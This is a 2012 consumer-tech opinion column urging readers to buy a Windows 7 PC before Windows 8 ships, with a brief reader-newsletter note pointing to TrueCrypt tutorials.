Note: TrueCrypt is at www.truecrypt.org and has step-by-step, easy to understand tutorials rich in graphics.
—Beth

Why you should buy a new PC right now

By Rick Broida
October 17, 2012

<http://news.cnet.com/cheapskate>



I don't want to alarm you, but the clock is ticking.

The Windows clock, I mean. Microsoft's new operating system debuts October 26. This means that very soon thereafter, any new Windows laptop or desktop you want to buy will come with Windows 8.

Let me be blunt: As a desktop operating system, Windows 8 blows. It's completely unintuitive. It forces you to relearn the simplest tasks, like how to



shut down your PC. (No, seriously; there's no more Start menu, so to shut down, you have to venture into the Settings menu. Seriously.) And from what I've seen so far, it offers no clear-cut advantages over Windows 7. Quite the opposite: I think it'll put most PC users at a disadvantage.

Consequently, I think if you're in the market for a

new computer, the time to buy is now. Get a Windows 7 system while you can. This doesn't mean missing the Windows 8 boat entirely: thanks to Microsoft's Windows 8 upgrade offer, you can get the new OS for just \$14.99 when you buy a new PC. That puts you in the driver's seat. You can run Windows 7 as long as you want, but keep the upgrade on hand in case the day comes when you're ready for it.

(You might even be able to set up a dual-boot option, running both Windows 7 and Windows 8 on separate partitions. You can do that now with the Release Preview, but I'm not sure if that'll work with the upgrade license.)

From a hardware standpoint, the desktop or laptop you buy today will barely differ from the one you'd buy after October 26. It's not like Windows 8 is ushering in any new hardware standards (well, other than for tablets, but that's a different discussion entirely). The one exception might be a touch-screen LCD, but I'm not convinced I'd want one on a laptop -- certainly not on a desktop.

Nah, if you're going to get Windows 8, get it on a Surface tablet, where it looks pretty sweet. If you're going to get a desktop or laptop, buy the most powerful system you can afford, and buy it now, while you can still get Windows 7 pre-installed.

It's worth noting that you'll still be able to buy re-

furnished and clearance Windows 7 system for months to come. But if you want a custom configuration or state-of-the-art hardware, Windows 7 will stop being an option in just over a week.

What are your thoughts on this? Think I'm being too hard on the new OS? Or do you agree that Windows 7 is the best desktop OS Microsoft has ever made, and therefore the one to covet when it's time to buy a PC? I eagerly await your feed-

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